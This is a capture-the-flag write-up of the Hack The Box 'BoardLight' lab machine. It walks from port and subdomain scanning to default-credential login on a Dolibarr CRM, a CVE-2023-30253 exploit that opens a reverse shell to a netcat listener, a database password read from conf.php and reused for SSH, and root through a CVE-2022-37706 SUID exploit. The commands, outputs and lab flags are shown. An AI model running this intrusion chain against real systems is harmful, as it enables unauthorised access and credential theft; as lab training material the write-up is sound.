


# BoardLight

Linux · Easy



Machine URL : BoardLight Machine

## Enumeration

Let start with Nmap scan to find running services.

```
death@esther:~/Lab/htb-labs/BoardLight$ nmap 10.10.11.11 -sV -A -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 22:25 IST
Nmap scan report for 10.10.11.11
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 506.23 seconds
```


- The Scan show that Only 2 ports are open:
  - ssh on port 22.
  - HTTP on port 80.

I try to search for any vulnerability in ssh and apache version but I dint find anything.


Add to hosts file.

- `sudo echo "10.10.11.11 board.htb" | sudo tee -a /etc/hosts`


Let Navigate to the site.



Nothing Interesting here, even there is no comment in front-end code but when I scroll down ,



here is a mail [info@board.htb](mailto:info@board.htb) in about shop and we can notice here it represent a domain maybe there are more domain's exist here. As we currently know the domain board.htb, let find more...




## Finding Subdomain

## Let start fuzzing the site:

- `./ffuf -w ~/wordlists/seclists/current/Discovery/DNS/subdomains-top1million-20000.txt -u http://board.htb -H "Host:FUZZ.board.htb" -H "Content-Type: application/x-form-urlencoded" -c -fs 15949`

```
death@esther:~/ffuf$ ./ffuf -w ~/wordlists/seclists/current/Discovery/DNS/subdomains-top1million-1100.txt -c -fs 15949
```



```
v2.1.0-dev
```

---

```
:: Method          : GET  
:: URL             : http://board.htb  
:: Wordlist         : FUZZ: /home/death/wordlists/seclists/current/Discovery/DNS/subdomains-top1million-1100.txt  
:: Header           : Host: FUZZ.board.htb  
:: Header           : Content-Type: application/x-form-urlencoded  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 40  
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter           : Response size: 15949
```

---


```
crm [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 136ms]  
:: Progress: [6595/19966] :: Job [1/1] :: 347 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```

we found the domain "crm"

Let's add host again to our **/etc/hosts** file.


- `sudo echo "10.10.11.11 crm.board.htb" | sudo tee -a /etc/hosts`

Let Negative to site




# Admin panel

Let try to entry with default credentials as **admin:admin**



we logged in but nothings here.

The version is given on the top of the login page let search for any vulnerability.



Here is an exploit on Github, It an code injection on php.

- git clone <https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253.git>
- cd Exploit-for-Dolibarr-17.0.0-CVE-2023-30253

## Exploitation

let exploit but first open netcat for reverse shell in terminal.

- nc -lnvp 80

```
death@esther:~/Lab/htb-labs/BoardLight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253$ sudo nc -lnvp 80
Listening on 0.0.0.0 80
```

Let run the exploit

- python3 exploit.py http://crm.board.htb admin admin 10.10.14.92 80

```
death@esther:~/Lab/htb-labs/BoardLight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253$ python3 exploit.py http://crm.board.htb admin admin 10.10.14.92 80
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
```

the exploit work successfully.

```
death@esther:~/Lab/htb-labs/BoardLight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253$ sudo nc -lnvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.11.11 40434
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

I got the reverse shell


```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cd /home
cd /home
www-data@boardlight:/home$ ls
ls
larissa
www-data@boardlight:/home$
```

here is only 1 user “**larissa**” and we don’t have permission to view.

```
www-data@boardlight:~/html/crm.board.htb/htdocs/public$ cd ..
cd ..
www-data@boardlight:~/html/crm.board.htb/htdocs$ ls
ls
accountancy
adherents
admin
api
asset
asterisk
barcode
blockedlog
bom
bookcal
bookmarks
categories
collab
comm
commande
compta
conf
contact
```



I'm just checking and I found conf directory location maybe here we can find something useful



Here is conf.php it located in h

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ls
ls
conf.php
conf.php.example
conf.php.old
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$
```

let read this

```
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
```

Awesome !!

here is the user and pass

- \$dolibarr\_main\_db\_user='dolibarowner';
- \$dolibarr\_main\_db\_pass='serverfun2\$2023!!';

## Privilege escalation

Let logged-in through ssh **larissa:serverfun2\$2023!!**

```
death@esther:~/Lab/htb-labs/BoardLight$ ssh larissa@10.10.11.11
The authenticity of host '10.10.11.11 (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.11' (ED25519) to the list of known hosts.
larissa@10.10.11.11's password:
Last login: Sat Aug 17 05:39:28 2024 from 10.10.14.67
larissa@boardlight:~$
```

- ssh larissa@10.10.11.11

I logged in as larissa

## USER FLAG

```
larissa@boardlight:~$ ls
Desktop Documents Downloads exploit.sh Music Pictures Public Templates user.txt Videos
larissa@boardlight:~$ cat user.txt
34a1486b2c35c6feccec2ecb97e978fa
larissa@boardlight:~$
```

## Exploitation

As I have ssh I am going transfer linpease through scp

- wget <https://github.com/Esther7171/Scripts/blob/main/linpeas.sh>
- scp linpeas.sh [larissa@10.10.11.11](ssh://larissa@10.10.11.11):/dev/shm

```
death@esther:~$ scp linpeas.sh larissa@10.10.11.11:/dev/shm
larissa@10.10.11.11's password:
linpeas.sh
death@esther:~$
```

Let Run the script

```
larissa@boardlight:~$ cd /dev/shm/
larissa@boardlight:/dev/shm$ ls
linpeas.sh
larissa@boardlight:/dev/shm$
```

As it bash run with .

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul  8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-sr-x 1 root root 15K Apr  8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID binary!)
-rwsr-xr-x 1 root messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

As I search about suid file permission the enlightenment is unknown thing I found another CVE-2022-37706

Shit !! I just forgot  
there is exploit.sh file in larissa home directory, Let view that:

Here it is the exploit.sh, Let try to run this

- ./exploit.sh

```
larissa@boardlight:~$ ls
Desktop Documents Downloads exploit.sh Music Pictures Public Templates user.txt Videos
larissa@boardlight:~$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Welcome to the rabbit hole :)
If it is not found in fstab, big deal :D
mount: /dev/./tmp/: can't find in /etc/fstab.
#
```

WOW got Root directly

## ROOT FLAG

- df54aec0e6d9468f67ae65e036ad14a4

```
larissa@boardlight:~$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Welcome to the rabbit hole :)
If it is not found in fstab, big deal :D
mount: /dev/./tmp/: can't find in /etc/fstab.
# cat /root/root.txt
df54aec0e6d9468f67ae65e036ad14a4
#
```

Thank you

